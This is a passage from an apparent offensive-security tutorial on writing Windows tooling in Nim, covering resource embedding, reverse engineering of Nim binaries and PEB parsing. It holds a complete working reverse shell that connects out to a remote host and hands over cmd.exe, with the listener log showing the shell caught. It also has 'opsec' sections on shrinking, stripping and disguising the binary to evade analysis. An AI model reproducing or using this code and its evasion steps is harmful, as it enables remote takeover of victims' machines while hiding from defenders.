7     discard startProcess("calc.exe")
8
9 let app = App()
10 let frame = Frame(title= "Hello World", size=(400,300))
11
12 let panel = Panel(frame)
13 let quitButton = Button(panel, label="Quit")
14 let calcButton = Button(panel, label="Calc")
15
16 quitButton.wEvent_Button do ():
17     frame.delete()
18
19 calcButton.wEvent_button do ():
20     popCalc()
21
22 proc layout() =
23     panel.autolayout """
24     spacing: 10
25     V:|-5-[stack1:[calcButton]-[quitButton]
26     """
27
28 panel.wEvent_Size do ():
29     layout()
30
31 layout()
32 frame.center()
33 frame.show()
34 app.mainLoop()
```

This shows the power of wNim's library use of DSL (domain specific language) to layout how the gui is presented.



Nim - random stuff (embed resource)

Embedding resources is similar to C.

We have an ico file, and need to create a resource .rc file

```
embed_ico > resource.rc
  1000 ICON "pdf.ico"
```


Compile the resource with windres

```
PS C:\Users\user\Desktop\nim_for_hackers2\embed_ico> C:\Users\user\.choosenim\toolchains\mingw64\bin\windres.exe -O coff ./resource.rc -o pdf.res
PS C:\Users\user\Desktop\nim_for_hackers2\embed_ico>
```

In the nim program, we can give it the `{.link.}` pragma, or define this during the compilation process

```
9 import std/osproc
10
11 {.link: "pdf.res".}
12 discard execProcess("calc.exe")
```

Compiles with the resource embedded



Default windows icons are present in
`%systemroot%\system32\imageres.dll` ,
`%systemroot%\system32\shell32.dll` , and a few
others. A script or 7zip can be used to extract these

```
.rsrc section started {0x140032000-0x140033690}
140032000 _._rsrc:
140032000 00 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 02 00 .....P...
140032010 03 00 00 00 20 00 00 80-0e 00 00 00 50 00 00 80 .....8...
140032020 00 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 01 00 .....h...
140032030 01 00 00 00 38 00 00 80-00 00 00 00 00 00 00 00 00 00 .....x...
140032040 00 00 00 00 00 00 00 01 00-09 04 00 00 80 00 00 00 00 .....IHDR...
140032050 00 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 01 00 .....IDATx...
140032060 e8 03 00 00 68 00 00 80-00 00 00 00 00 00 00 00 00 00 .....wm.$...+U...
140032070 00 00 00 00 00 00 01 00-09 04 00 00 90 00 00 00 00 00 .....G1..6.Z;.*H...
140032080 a0 20 03 00 d6 15 00 00-00 00 00 00 00 00 00 00 00 00 .....HT.'..t..p..H=...
140032090 78 36 03 00 14 00 00 00-00 00 00 00 00 00 00 00 00 00 .....W..#..bG....4Hi...
1400320a0 89 50 4e 47 0d 0a 1a 0a-00 00 00 0d 49 48 44 52 .....z.....&u....
1400320b0 00 00 01 00 00 00 01 00-08 06 00 00 00 5c 72 a8 .....DGi...b0...._X...
```

Nim - opsec

Compiling a basic “Hello World” binary with: `nim c -d:release .\test.nim`

This uses these compiler options: Hint: mm: orc; threads: on; opt: speed; options: -d:release

```
test.nim
1 echo "Hello World"
```

This includes a lot of imported functions from KERNEL32.dll and the c runtime

Offset	Name	Func. Count
24400	KERNEL32.dll	56
24414	msvcrt.dll	52

If compiled with: `nim c -d:release --threads:off .\test.nim`

Offset	Name	Func. Count
17800	KERNEL32.dll	20
17814	msvcrt.dll	39

It's possible to have these two libraries not link with the binary. Let's look at the second compiled binary.

msvcrt.dll is the c runtime

msvcrt.dll [39 entries]						
Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder	Hint
1F364	_setmode	-	1F698	1F698	-	2A2
1F36C	_unlock	-	1F6A4	1F6A4	-	333
1F374	abort	-	1F6AE	1F6AE	-	40E
1F37C	calloc	-	1F6B6	1F6B6	-	41F
1F384	exit	-	1F6C0	1F6C0	-	42C
1F38C	fflush	-	1F6C8	1F6C8	-	433
1F394	fprintf	-	1F6D2	1F6D2	-	440
1F39C	fputc	-	1F6DC	1F6DC	-	442
1F3A4	free	-	1F6E4	1F6E4	-	447
1F3AC	fwrite	-	1F6EC	1F6EC	-	455
1F3B4	localeconv	-	1F6F6	1F6F6	-	47D
1F3BC	malloc	-	1F704	1F704	-	484
1F3C4	memcpy	-	1F70E	1F70E	-	48C
1F3CC	memset	-	1F718	1F718	-	48E
1F3D4	signal	-	1F722	1F722	-	4AC
1F3DC	strerror	-	1F72C	1F72C	-	4C1
1F3E4	strlen	-	1F738	1F738	-	4C3
1F3EC	strcmp	-	1F742	1F742	-	4C6
1F3F4	vfprintf	-	1F74C	1F74C	-	4EA
1F3FC	wcslen	-	1F758	1F758	-	503

KERNEL32.dll [20 entries]						
Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder	Hint
1F224	DeleteCriticalSection	-	1F40C	1F40C	-	11B
1F22C	EnterCriticalSection	-	1F424	1F424	-	13F
1F234	FreeLibrary	-	1F43C	1F43C	-	1BB
1F23C	GetLastError	-	1F44A	1F44A	-	276
1F244	GetProcAddress	-	1F45A	1F45A	-	28B
1F24C	GetProcAddress	-	1F46E	1F46E	-	2C6
1F254	GetStartupInfoA	-	1F480	1F480	-	2E7
1F25C	InitializeCriticalSection	-	1F492	1F492	-	37C
1F264	IsDBCSLeadByteEx	-	1F4AE	1F4AE	-	397
1F26C	LeaveCriticalSection	-	1F4C2	1F4C2	-	3D8
1F274	LoadLibraryA	-	1F4DA	1F4DA	-	3DC
1F27C	MultiByteToWideChar	-	1F4EA	1F4EA	-	40C
1F284	SetUnhandledExceptionFilter	-	1F500	1F500	-	572
1F28C	Sleep	-	1F51E	1F51E	-	582
1F294	TlsGetValue	-	1F526	1F526	-	5A5
1F29C	VirtualAlloc	-	1F534	1F534	-	5CE
1F2A4	VirtualFree	-	1F544	1F544	-	5D1
1F2AC	VirtualProtect	-	1F552	1F552	-	5D4
1F2B4	VirtualQuery	-	1F564	1F564	-	5D6
1F2BC	WideCharToMultiByte	-	1F574	1F574	-	60B

Looking at test.exe - part 1

```
140014140 uint64_t main(int32_t arg1, int64_t arg2, int64_t arg3)
14001414f     __main()
140014154     cmdLine = arg2
14001415b     cmdCount = arg1
140014161     gEnv = arg3
140014168     PreMain()
14001416d     NimMainModule()
140014182     return zx.q(nim_program_result)
```

main calls PreMain and NimMainModule.

```
14000c850 int64_t PreMain()
14000c854     atmdotdotatsdotdotatsdot...tslibatsstdatssynciodotr
14000c85e     InitializeCriticalSection(lpCriticalSection: atmdot
14000c868     return atmdotdotatsdotdotatsdot...t0atslibatsstdat
```

PreMain calls some ugly functions. At 0xc854 this is lib@syncio.nim

```
140003ab0 FARPROC atmdotdotatsdotdotatsdotchooseanimatstoolchainsatsnimminus2d
140003ac3     int128_t var_18 = TM_xNF6mvRQ4Pd1hTNM9cEHXwQ_5
140003acb     HINSTANCE rax = nimLoadLibrary(&var_18)
140003ad0     TM_xNF6mvRQ4Pd1hTNM9cEHXwQ_2 = rax
140003add     if (rax == 0)
140003b5b         var_18 = TM_xNF6mvRQ4Pd1hTNM9cEHXwQ_7
140003b60         nimLoadLibraryError(&var_18)
140003b60         noreturn
140003ae6     FARPROC rax_1 = nimGetProcAddr(rax, "GetConsoleOutputCP")
140003aeb     HINSTANCE rcx_2 = TM_xNF6mvRQ4Pd1hTNM9cEHXwQ_2
140003af9     Dl_536871584_ = rax_1
140003b00     FARPROC rax_2 = nimGetProcAddr(rcx_2, "GetConsoleCP")
140003b05     HINSTANCE rcx_3 = TM_xNF6mvRQ4Pd1hTNM9cEHXwQ_2
140003b13     Dl_536871585_ = rax_2
140003b1a     FARPROC rax_3 = nimGetProcAddr(rcx_3, "SetConsoleOutputCP")
140003b1f     HINSTANCE rcx_4 = TM_xNF6mvRQ4Pd1hTNM9cEHXwQ_2
140003b2d     Dl_536871580_ = rax_3
140003b34     FARPROC rax_4 = nimGetProcAddr(rcx_4, "SetConsoleCP")
140003b39     Dl_536871582_ = rax_4
140003b46     return rax_4
```

```
140003ab0 FARPROC lib@syncio.nim()
140003ac3     int128_t var_18 = skernel132.dll
140003acb     HINSTANCE hKernel132 = nimLoadLibrary(&var_18)
140003ad0     hKernel132 = hKernel132
140003add     if (hKernel132 == 0)
140003b5b         var_18 = skernel132
140003b60         nimLoadLibraryError(&var_18)
140003b60         noreturn
140003ae6     FARPROC rax = nimGetProcAddr(hKernel132, "GetConsoleOutputCP")
140003aeb     HINSTANCE rcx_2 = hKernel132
140003af9     GetConsoleOutputCP = rax
140003b00     FARPROC rax_1 = nimGetProcAddr(rcx_2, "GetConsoleCP")
140003b05     HINSTANCE rcx_3 = hKernel132
140003b13     GetConsoleCP = rax_1
140003b1a     FARPROC rax_2 = nimGetProcAddr(rcx_3, "SetConsoleOutputCP")
140003b1f     HINSTANCE rcx_4 = hKernel132
140003b2d     SetConsoleOutputCP = rax_2
140003b34     FARPROC rax_3 = nimGetProcAddr(rcx_4, "SetConsoleCP")
140003b39     SetConsoleCP = rax_3
140003b46     return rax_3
```

```
140003c50 int64_t nimLoadLibrary(int64_t* arg1)
140003c50     void* const rdx = &data_140016298
140003c63     if (*arg1 != 0)
140003c63         rdx = arg1[1] + 8
140003c6a     return LoadLibraryA(lpLibFileName: rdx) __tailcall
```

```
140003d80 FARPROC nimGetProcAddress(HINSTANCE arg1, PSTR arg2)
140003d9e     FARPROC rax = GetProcAddress(hModule: arg1, lpProcName: arg2)
140003da3     if (rax == 0)
140003dc4         char var_138
```

nim wrapper for LoadLibrary and GetProcAddress

Looking at test.exe - part 2

```
14000c850 int64_t PreMain()
14000c854     lib@syncio.nim()
14000c85e     InitializeCriticalSection(lpCriticalSection: lib@system.nim())
14000c868     return lib@syncio.nim_2() __tailcall
```

InitializeCriticalSection sets up s

```
14000c7d0 int64_t lib@system.nim()
14000c7e5     signal(_Signal: 2, _Function: signalHandler)
14000c7f2     signal(_Signal: 0xb, _Function: signalHandler)
14000c7ff     signal(_Signal: 0x16, _Function: signalHandler)
14000c80c     signal(_Signal: 8, _Function: signalHandler)
14000c81f     return signal(_Signal: 4, _Function: signalHandler) __tailcall
```

The final __tailcall will setup the Console for output

```
1400039a0 uint64_t lib@syncio.nim_2()
1400039a7 void* rdi = __imp__acrt_iob_func
1400039cc _setmode(_FileHandleSrc: _fileno(_Stream: rdi(0)), _FileHandleDst: 0x8000)
1400039e1 _setmode(_FileHandleSrc: _fileno(_Stream: rdi(1)), _FileHandleDst: 0x8000)
1400039f6 _setmode(_FileHandleSrc: _fileno(_Stream: rdi(2)), _FileHandleDst: 0x8000)
1400039fe codePage = GetConsoleOutputCP()
140003a04 uint64_t codePage = GetConsoleCP()
140003a0a bool cond:0 = codePage == 0xfde9
140003a14 codePage = codePage.d
140003a1a int128_t var_38
140003a1a if (not(cond:0))
140003a21     SetConsoleOutputCP(0xfde9)
140003a33     int64_t var_20_1 = 0
140003a47     var_38 = restoreConsoleOutputCp.o
140003a4c     AddExitProc(&var_38)
140003a58     codePage = zx.q(codePage)
140003a68 if ((cond:0 || (not(cond:0) && nimInErrorMode__system_u4222 == 0)) && codePage.d != 0xfde9)
140003a6f     SetConsoleCP(0xfde9)
140003a81     int64_t var_20_2 = 0
140003a81     var_38 = restoreConsoleCP__stdZsyncio_u678.o
140003a95     codePage = AddExitProc(&var_38)
140003a9a
140003aa7 return codePage
```

back to main ->

```
140014140 uint64_t main(int32_t arg1, int64_t arg2, int64_t arg3)
14001414f     __main()
140014154     cmdLine = arg2
14001415b     cmdCount = arg1
140014161     gEnv = arg3
140014168     PreMain()
14001416d     NimMainModule()
140014182     return zx.q(nim_program_result)
```

_.rdata contains the string “Hello World”. It is called with echoBinSafe

```
14000ba10 int64_t echoBinSafe(int64_t arg1, int64_t arg2)
14000ba1c void* rbp = __imp__acrt_iob_func
14000ba23 uint64_t r12 = 0
14000ba3c uint64_t temp0_1
14000ba3c do
14000ba45     if (r12 s>= arg2)
14000ba49         void* rbx_1 = __imp__acrt_iob_func
14000bab3         fwrite(_Buffer: &new_line, _ElementSize: 1, _ElementCount: 1, _Stream: rbx_1(1))
14000bace         return fflush(_Stream: rbx_1(1)) __tailcall
14000ba4a     if (r12 s< 0)
14000baeb         return raiseIndexError2(r12, arg2 - 1) __tailcall
14000ba58     FILE* f = rbp(1)
14000ba58     int128_t var_48 = *((r12 << 4) + arg1)
14000ba70     int64_t rax_1 = writeWindows_system(f, &var_48, 0)
14000ba75     if (nimInErrorMode__system_u4222 != 0)
14000ba81         if (raiseOverflow() __tailcall)
14000ba8f         temp0_1 = r12
14000ba8f         r12 = r12 + 1
14000ba88     while (not(add_overflow(temp0_1, 1)))
14000ba88         return raiseOverflow() __tailcall
```

__imp__acrt_iob_func
contains handles to stdin,
stdout, stderr

```
14000c900 int64_t NimMainModule()
14000c910     echoBinSafe(&_.rdata, 1)
14000c925     int128_t var_18 = gFuns__stdZexitprocs_u15.o
14000c92a     eqdestroy__stdZexitprocs_u333(&var_18)
14000c934     return nimTestErrorFlag() __tailcall
```

writeWindows outputs one char at
a time checking for overflows and
errors (out of bounds)

```
14000b8c0 int64_t writeWindows_system(FILE* arg1, int64_t* arg2, char arg3)
14000b8de     int64_t rbp = *arg2
14000b8e1     void* rsi = arg2[1]
14000b8f0     void* const r8 = rsi + 8
14000b8f7     if (rbp == 0)
14000b8f7         r8 = &data_140016298
14000b8fb     int64_t rax = fprintf.constprop(arg1, &%s, r8)
14000b900     int64_t r15 = 0
14000b903     uint64_t rbx = 0
14000b909     if (0 s< rbp)
14000b95f     while (true)
14000b95f         int128_t var_58
14000b95f         if (*rsi + r15 + 8) != 0
14000b95f             rax = fprintf.constprop(arg1, &%s, rsi + r15 + 8)
14000b96c     if (arg3 != 0)
14000b9f1         var_58 = TM_Q5wkpxkt0dTGvlSRo9bzT9aw_113
14000ba00         rax = raiseEIO__system_u8399(&var_58)
14000ba05         break
14000b9ec     rax = fputc(_Character: 0, _Stream: arg1)
14000b935     if (var_58 != 0)
```

Reverse shell - Windows

With winim, a library wrapping the windows API and COM, the winapi can be used entirely to write a reverse shell.

```
(reverse_shell.nim > ...
1  import winim
2
3  proc main() =
4      var
5          ip = "192.168.125.151".cstring
6          port: uint16 = 1337
7          wsaData: WSADATA
8
9      # call WSAStartup
10     var wsaStartupResult = WSAStartup(MAKEWORD(2,2), addr wsaData)
11     if wsaStartupResult != 0:
12         echo "[+] WSAStartup failed"
13         quit(1)
14
15     # call WSAsocket
16     var soc = WSASocketA(2, 1, 6, NULL, cast[GROUP](0), cast[DWORD](NULL))
17
18     # create sockaddr_in struct
19     var sa: sockaddr_in
20     sa.sin_family = AF_INET
21     sa.sinaddr.S_addr = inet_addr(ip)
22     sa.sin_port = htons(port)
```

```
23
24     # call connect
25     var connectResult = connect(soc, cast[ptr sockaddr](sa.addr), cast[int32](sizeof(sa)))
26     if connectResult != 0:
27         echo "[+] Connection failed"
28         quit(1)
29
30     # call CreateProcessA
31     var
32         si: STARTUPINFO
33         pi: PROCESS_INFORMATION
34         si.cb = cast[DWORD](sizeof(si))
35         si.dwFlags = STARTF_USESTDHANDLES
36         si.hStdInput = cast[HANDLE](soc)
37         si.hStdOutput = cast[HANDLE](soc)
38         si.hStdError = cast[HANDLE](soc)
39
40     CreateProcessA(NULL, "cmd", NULL, NULL, TRUE, 0, NULL, NULL, cast[LPSTARTUPINFOA](si.addr), pi.addr)
41
42     when isMainModule:
43         | main()
```

Compiling with: nim c -d:release --threads:off .\reverse_shell.nim

Hint: [Link]
Hint: mm: orc; opt: speed; options: -d:release
160941 lines; 5.862s; 319.969MiB peakmem; proj: C:\Users\u...
PS C:\Users\user\Desktop\uscg\other> .\reverse_shell.exe
PS C:\Users\user\Desktop\uscg\other> |

```
| $ rlwrap nc -nvlp 1337
listening on [any] 1337 ...
connect to [192.168.125.151] from (UNKNOWN) [192.168.125.128] 50274
Microsoft Windows [Version 10.0.19045.3324]
(c) Microsoft Corporation. All rights reserved.

C:\Users\user\Desktop\uscg\other>
```

Looking at reverse_shell.exe - part 1


Remember back to the imports of test.exe where KERNEL32.dll and msrvct.dll imported 20 and 39 functions respectively. The reverse_shell.exe imports the same.

Offset	Name	Func. Count
16E00	KERNEL32.dll	20
16E14	msrvct.dll	39

This is because nim is using its nimGetProcAddress wrapper during PreMain.

```
14000ca10 int64_t NimMainModule()

14000ca2a    int32_t rax = DL_1442842820_(0x202, &wsaData)
14000ca2c    wsaStartupResult = rax
14000ca34    if (rax != 0)
14000ccb9        echoBinSafe(&TM_a0LEaNGHkfUSYCmYopnMoQ_2, 1)
14000cbc3        exit(_Except: 1)
14000cbc3        noreturn
```



```
14000c9e0 int64_t PreMain()

14000c9e4    syncio.nim()
14000c9e9    system.nim()
14000c9ee    winbase.nim()
14000c9f8    InitializeCriticalSection(lpCriticalSection: winsock.nim())
14000ca02    return syncio2.nim() __tailcall
```

```
14000c8a0 FARPROC winsock.nim()

14000c8b3    int128_t var_18 = TM_6cGHTdm9aFCwq1tG3y4WaxQ_5
14000c8bb    HINSTANCE rax = nimLoadLibrary(&var_18)
14000c8c0    TM_6cGHTdm9aFCwq1tG3y4WaxQ_2 = rax
14000c8cd    if (rax == 0)
14000c963        var_18 = TM_6cGHTdm9aFCwq1tG3y4WaxQ_7
14000c968        nimLoadLibraryError(&var_18)
14000c968        noreturn
14000c8da    FARPROC rax_1 = nimGetProcAddr(rax, "WSAStartup")
14000c8df    HINSTANCE rcx_2 = TM_6cGHTdm9aFCwq1tG3y4WaxQ_2
14000c8ed    DL_1442842820_ = rax_1
```

DL_1442842820 is a pointer to the FARPROC WSAStartup

Looking at reverse_shell.exe - part 2 - opsec concerns

winim embeds data in the resource section. Compiling with “-d:noRes” will remove this

Sections			
Name	Start	End	Semantics
.CRT	0x1400200...	0x1400200...	Writable data
.bss	0x14001b0...	0x14001e8...	Writable data
.data	0x1400150...	0x1400152...	Writable data
.debug_abi	0x1400250...	0x1400250...	Read-only data
.debug_arbi	0x1400230...	0x1400230...	Read-only data
.debug_inits	0x1400240...	0x140024e...	Read-only data
.debug_libraries	0x1400260...	0x1400260...	Read-only data
.debug_str	0x1400270...	0x1400270...	Read-only data
.eh_frame	0x1400180...	0x1400180...	Writable data
.idata	0x14001f0...	0x14001f8...	Writable data
.pdata	0x1400190...	0x140019c...	Read-only data
.rdata	0x1400160...	0x140017e...	Read-only data
.reloc	0x1400220...	0x1400220...	Read-only data
.synthetic	0x1400270...	0x1400270...	External
.text	0x1400010...	0x1400145...	Read-only code
.tls	0x1400210...	0x1400210...	Writable data
.xdata	0x14001a0...	0x14001ac...	Read-only data

CreateProcessA calling “cmd” is not stealthy

```
14000caf5    int128_t zmm1 = cmd_str
14000cafd    si = 0x68
14000cb07    data_14001dd7c = 0x100
14000cb14    int32_t zmm0[0x4] = rax_6
14000cb19    data_14001dda0 = rax_6
14000cb20    int32_t temp0_1[0x4] = _mm_unpacklo_epi64(zmm0, zmm0[0].q)
14000cb24    int128_t cmd_str = zmm1
14000cb29    data_14001dd90 = temp0_1
14000cb30    void* pCmd_str = winstrConverterStringToPtrChar(&cmd_str)
14000cb3b    if (nimInErrorMode__system_u4222 == 0)
14000cb86    CreateProcessA(0, pCmd_str, 0, 0, 1, 0, 0, 0, &si, &pi)
14000cb96    cmd_str = gFuns__stdZexitprocs_u15.o
14000cb9b    eqdestroy__stdZexitprocs_u333(&cmd_str)
```

```
14000a870 int64_t main__reverse95shell_u2()

14000a896    void wsaData
14000a896    __builtin_memset(s: &wsaData, c: 0, n: 0x198)
14000a8a9    if (WSAStartup(0x202, &wsaData) == 0)
14000a8de        int64_t rax_1 = WSASocketA(2, 1, 6, 0, 0, 0)
14000a8e7        int64_t sa = 0
14000a8f3        int32_t zmm6[0x4] = rax_1
14000a8fd        int64_t var_270_1 = 0
14000a906        sa.w = 2
14000a90b        int32_t temp0_1[0x4] = _mm_unpacklo_epi64(zmm6, zmm6[0].q)
14000a925        sa:4.d = inet_addr(winstrConverterCStringToPtrChar("192.168.125.151"))
14000a93e        sa:2.w = htons(0x539)
14000a94e        if (connect(rax_1, &sa, 0x10) == 0)
14000a95b            int32_t var_1f8[0x4] = temp0_1
14000a96b            int64_t si
14000a96b            __builtin_memset(s: si, c: 0, n: 0x50)
14000a9e8            int64_t pi
14000a9e8            __builtin_memset(s: pi, c: 0, n: 0x18)
14000aa03            si.d = 0x68
14000aa0e            int64_t var_210
14000aa0e            var_210:4.d = 0x100
14000aa19            int64_t var_1e8 = rax_1
14000aa7b            return CreateProcessA(0, winstrConverterCStringToPtrChar(&cmd_str), 0, 0,
14000aa81            exit(_Except: 1)
14000aa81            noreturn
```

The file size is
- brought down in
113kb

Nim is importing a lot of stuff that might not be useful, like memory management. In nim objects and arrays are stored on the stack - everything is in the heap. We can remove the strings (or replace with cstring) and compile with `--mm:none`. This simplifies the binary a bit.

Directory: C:\Users\user\Desktop\testing

Code	LastWriteTime	Length	Name
a---	8/16/2023 3:11 PM	113076	reverse_shell.exe

Looking at reverse_shell.exe - part 3 - opsec concerns

Directory: C:\Users\user\Desktop\testing		
Mode	LastWriteTime	Length Name
-a---	8/16/2023 3:11 PM	113076 reverse_shell.exe

Can bring the file size down even more with some added compilation flags. The command used is: `nim c -d:danger --threads:off -d:noRes --mm:none --opt:size --passC:"-s" .\reverse_shell.nim`

We can enable link time optimization with: `--passC:"-flto" --passL:"-flto"`

Mode	LastWriteTime	Length Name
-a---	8/31/2023 6:14 PM	80100 reverse_shell.exe

The binary has been compiled to optimize for size and stripped.

Directory: C:\Users\user\Desktop\testing		
Mode	LastWriteTime	Length Name
-a---	8/16/2023 3:22 PM	85452 reverse_shell.exe

Compiling with clang: `nim c --cc:clang -d:danger --threads:off -d:noRes --mm:none --opt:size .\reverse_shell.nim`

Nim binaries can be made even smaller, [Nim binary size](#) is an article that mainly focuses on UNIX binaries, but is useful.

Using [tcc](#) for compilation can bring it down to half again:

```
`nim c --cc:tcc -d:danger --threads:off -d:noRes --mm:none  
--opt:size --passC:"-s" .\reverse_shell.nim`
```

44544 reverse_shell.exe

Compiling with msvc: `nim c --cc:vcc -d:danger --app:gui
--threads:off -d:noRes --mm:none --opt:size --passC:"/Os
/Ox /MD" .\reverse_shell.nim`

Directory: C:\Users\user\Desktop\nim_for_hackers2\other		
Mode	LastWriteTime	Length Name
-a---	9/2/2023 2:30 AM	133120 reverse_shell.exe

Has a much different IAT

Directory: C:\Users\user\Desktop\nim_for_hackers2\other		
Mode	LastWriteTime	Length Name
-a---	9/2/2023 9:44 AM	24064 reverse_shell.exe

Offset	Name	Func. Count	Bound?	OriginalFirstThunk	TimeDateStamp	Forwarder	NameRVA	FirstThunk
4B7C	USER32.dll	1	FALSE	60F0	0	0	6266	50A8
4B90	KERNEL32.dll	20	FALSE	6048	0	0	6424	5000
4BA4	VCRUNTIME140.dll	7	FALSE	6100	0	0	64B2	50B8
4BB8	api-ms-win-crt-stdio...	7	FALSE	6208	0	0	66B4	51C0
4BC0	api-ms-win-crt-string...	1	FALSE	6248	0	0	66D4	5200
4BE0	api-ms-win-crt-runtime...	17	FALSE	6178	0	0	66F6	5130
4BF4	api-ms-win-crt-math...	2	FALSE	6160	0	0	6718	5118
4C08	api-ms-win-crt-local...	1	FALSE	6150	0	0	6738	5108
4C1C	api-ms-win-crt-heap...	1	FALSE	6140	0	0	675A	50F8

Q: How can we get the binary smaller?
A: Remove Nim

Parsing PEB - custom GetModuleHandle

The PEB (Process Environment Block) contains a list of loaded modules and their addresses.
winim has the structure of the PEB

The diagram illustrates the structure of the PEB (Process Environment Block) and its components. It shows three main sections:

- PEB Structure:** Lines 3303 to 3315. It includes fields like PEB*, Reserved1*, BeingDebugged*, Reserved2*, Reserved3*, Ldr*, ProcessParameters*, Reserved4*, Reserved5*, PostProcessInitRoutine*, Reserved6*, Reserved7*, and SessionId*.
- PEB_LDR_DATA Structure:** Lines 3275 to 3299. It includes fields like Reserved1*, Reserved2*, InMemoryOrderModuleList*, and PPEB_LDR_DATA*.
- LIST_ENTRY Structure:** Lines 674 to 676. It includes fields like Flink* and Blink*.
- LDR_DATA_TABLE_ENTRY Structure:** Lines 3283 to 3294. It includes fields like Reserved1*, InMemoryOrderLinks*, Reserved2*, DllBase*, Reserved3*, FullDllName*, Reserved4*, Reserved5*, union1*, TimeStamp*, and PLDR_DATA_TABLE_ENTRY*.

Red arrows point from the PEB structure to the PEB_LDR_DATA structure, and from the PEB_LDR_DATA structure to the LIST_ENTRY structure, indicating their hierarchical relationship.

```
3303 PEB* {.pure.} = object
3304     Reserved1*: array[2, BYTE]
3305     BeingDebugged*: BYTE
3306     Reserved2*: array[1, BYTE]
3307     Reserved3*: array[2, PVOID]
3308     Ldr*: PPEB_LDR_DATA
3309     ProcessParameters*: PRTL_USER_PROCESS_PARAMETERS
3310     Reserved4*: array[104, BYTE]
3311     Reserved5*: array[52, PVOID]
3312     PostProcessInitRoutine*: PPS_POST_PROCESS_INIT_ROUTINE
3313     Reserved6*: array[128, BYTE]
3314     Reserved7*: array[1, PVOID]
3315     SessionId*: ULONG

3275 PEB_LDR_DATA* {.pure.} = object
3276     Reserved1*: array[8, BYTE]
3277     Reserved2*: array[3, PVOID]
3278     InMemoryOrderModuleList*: LIST_ENTRY
3279     PPEB_LDR_DATA* = ptr PEB_LDR_DATA

674 LIST_ENTRY* {.pure.} = object
675     Flink*: ptr LIST_ENTRY
676     Blink*: ptr LIST_ENTRY

3283 LDR_DATA_TABLE_ENTRY* {.pure.} = object
3284     Reserved1*: array[2, PVOID]
3285     InMemoryOrderLinks*: LIST_ENTRY
3286     Reserved2*: array[2, PVOID]
3287     DllBase*: PVOID
3288     Reserved3*: array[2, PVOID]
3289     FullDllName*: UNICODE_STRING
3290     Reserved4*: array[8, BYTE]
3291     Reserved5*: array[3, PVOID]
3292     union1*: LDR_DATA_TABLE_ENTRY_UNION1
3293     TimeStamp*: ULONG
3294     PLDR_DATA_TABLE_ENTRY* = ptr LDR_DATA_TABLE_ENTRY
```

Assumption is for 64-bit only. In 64-bit PEB is located at the offset of gs:[0x60], where in 32-bit it is at fs:[0x30]

Q: Why do this?

A: Goal is to create a nim compiled binary that doesn't look like it was compiled from nim (nim compiler signatures). The resulting binary can become pretty trivial to RE.

Parsing PEB - custom GetModuleHandle

First, need to get a pointer to the PEB (PPEB). This can be done two ways - with `asm`(prefered) or importing. The `.{passC.}` pragma is used to specify that intel syntax is used.

```
3 proc readgsqword*(offset: uint64): uint64 { .importc: "__readgsqword", header: "<intrin.h>." }
4
5 { .passC:"-masm=intel".}
6 proc getPEB*(): PPEB { .asmNoStackFrame, inline. } =
7     asm """
8         push rbx
9         xor rbx, rbx
10        xor rax, rax
11        mov rbx, qword ptr gs:[0x60]
12        mov rax, rbx
13        pop rbx
14        ret
15     """
16
```

Next, define a doWhile template since it is not present in nim..

```
18 template doWhile(a, b: untyped): untyped =
19     b
20     while a:
21         b
```

doWhile is needed because the first run pListNode and pListHead will be the same.

```
34 doWhile cast[int](pListNode) != cast[int](pListHead):
35     if pDte.FullDllName.Length != 0:
36         echo "[+] Name: " & $(pDte.FullDllName.Buffer)
37         echo "[+] DllBase: 0x" & cast[uint](pDte.Reserved2[0]).toHex
38         echo "[+] EntryPoint: 0x" & cast[uint](pDte.Reserved2[1]).toHex
39         echo "[+] ImageSize: 0x" & cast[uint](pDte.Reserved3[0]).toHex
40     pDte = cast[PLDR_DATA_TABLE_ENTRY](pListNode.Flink)
41     pListNode = cast[PLIST_ENTRY](pListNode.Flink)
```

Next, define a procedure.

```
24 proc parsePEB() =
25     let
26         pPeb: PPEB = getPEB()
27         pLdr: PPEB_LDR_DATA = pPeb.Ldr
28         pListHead: LIST_ENTRY = pPeb.Ldr.InMemoryOrderModuleList
```

- pPeb -> pointer to PEB
- pLdr -> pointer to LDR_DATA
- pListHead -> list entry; used to get Forward Link

```
30 var
31     pDte: PLDR_DATA_TABLE_ENTRY = cast[PLDR_DATA_TABLE_ENTRY](pLdr.InMemoryOrderModuleList.Flink)
32     pListNode: PLIST_ENTRY = pListHead.Flink
```

- pDte -> LDR data table entry, since the Flink points to a pointer to the first LDR_DATA_TABLE_ENTRY, cast it to a pointer
- pListNode -> pointer to a list entry, in this case the first link of the head

While the current pointer to a list node is not the pointer to the list head:

- Check if the LDR_DATA_TABLE_ENTRY has a DllName with a length.
- If it does, display information
- After, update the pointer to the DTE and update the current pointer to the ListNode

Run from main:

```
44 when isMainModule:
45     parsePEB()
```

Parsing PEB - custom GetModuleHandle

